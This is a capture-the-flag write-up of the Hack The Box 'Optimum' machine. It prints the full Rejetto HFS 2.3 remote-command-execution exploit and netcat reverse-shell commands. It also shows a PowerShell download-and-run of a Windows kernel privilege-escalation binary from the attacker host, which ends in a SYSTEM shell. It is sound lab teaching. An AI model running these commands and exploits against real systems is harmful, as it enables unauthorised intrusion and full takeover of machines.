
# Writeup for Optimum


Starting with nmap `-sC -sV -v 10.10.10.8` after a ping to ensure it is up revealed that port 80 was open and that it was running HttpFileServer httpd 2.3

```
Completed NSE at 10:26, 0.00s elapsed
Initiating Ping Scan at 10:26
Scanning 10.10.10.8 [4 ports]
Completed Ping Scan at 10:26, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:26
Completed Parallel DNS resolution of 1 host. at 10:26, 0.00s elapsed
Initiating SYN Stealth Scan at 10:26
Scanning 10.10.10.8 [1000 ports]
Discovered open port 80/tcp on 10.10.10.8
Completed SYN Stealth Scan at 10:26, 6.14s elapsed (1000 total ports)
Initiating Service scan at 10:26
Scanning 1 service on 10.10.10.8
Completed Service scan at 10:26, 6.14s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.8.
Initiating NSE at 10:26
Completed NSE at 10:26, 1.43s elapsed
Initiating NSE at 10:26
Completed NSE at 10:26, 0.28s elapsed
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
Nmap scan report for 10.10.10.8
Host is up (0.056s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.81 seconds
           Raw packets sent: 2007 (88.284KB) | Rcvd: 6 (248B)
```

I started a gobuster, but ended up not needing it after visiting the site and again seeing HttpFileServer httpd 2.3




It was at this point that I thought i should searchspoit it to see what options I had. This revealed a very useful exploit.




After check it’s usage I started an apache2 server opened a listener and ran the exploit


```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Optimum]
└─$ cat 49125.py
# Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 28-11-2020
# Remote: Yes
# Exploit Author: Óscar Andreu
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287

#!/usr/bin/python3

# Usage :  python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell
.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"

import urllib3
import sys
import urllib.parse

try:
        http = urllib3.PoolManager()
        url = f'http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.+exec|{urllib.parse.quote(sys.argv[3])}.}}'
        print(url)
        response = http.request('GET', url)

except Exception as ex:
        print("Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command")
        print(ex)
```

```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Optimum]
└─$ sudo service apache2 start
[sudo] password for robert:
```

```
┌──(robert㉿palatine)-[~]
└─$ sudo nc -nvlp 443
[sudo] password for robert:
listening on [any] 443 ...
```

```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Optimum]
└─$ python3 49125.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.W
ebClient).DownloadString('nc.exe 10.10.14.29 4444 -e cmd.exe')"
http://10.10.10.8:80/?search=%00{.+exec|c%3A%5Cwindows%5CSysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe%20IEX
%20%28New-Object%20Net.WebClient%29.DownloadString%28%27nc.exe%2010.10.14.29%204444%20-e%20cmd.exe%27%29.}
```

This exploit actually didn't end up working out for me so I googled to see if anyone had created a modified version on github and was lucky enough to find one.




As a bonus it's usage ended up being a lot easier and since it warned I might need to use it more than one I didn't freak out when it didn't work the first time. After a few attempts it worked and I was given access.

```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Optimum]
└─$ python githubVer.py 10.10.10.8 80 10.10.14.29 443

┌──(robert㉿palatine)-[~/Documents/HTB/tests/Optimum]
└─$ python githubVer.py 10.10.10.8 80 10.10.14.29 443
```

```
┌──(robert㉿palatine)-[~]
└─$ sudo nc -nvlp 443
[sudo] password for robert:
listening on [any] 443 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.8] 49170
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```

Once on the box and knowing that it was a Windows OS I ran systeminfo and saved that to a txt file to run with windows exploit suggester.

```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Optimum]
└─$ ./windows-exploit.py -d 2021-05-17-mssb.xls -i systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
```

This yielded some great information and plenty of privilege escalation to choice from.

```
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Pri
vilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
```

I ended up trying multiple until I found one that worked for me.

```
C:\Users\Public\Downloads>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.29:8080/410
20.exe', 'c:\Users\Public\Downloads\41020.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.29:8080/41020.exe', 'c:\Users\Public\
Downloads\41020.exe')"
```

I used powershell to copy the exploit over and once I had it on the machine, it was as easy as running the exploit to get access as root.

```
C:\Users\Public\Downloads>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Public\Downloads>whoami
whoami
nt authority\system
```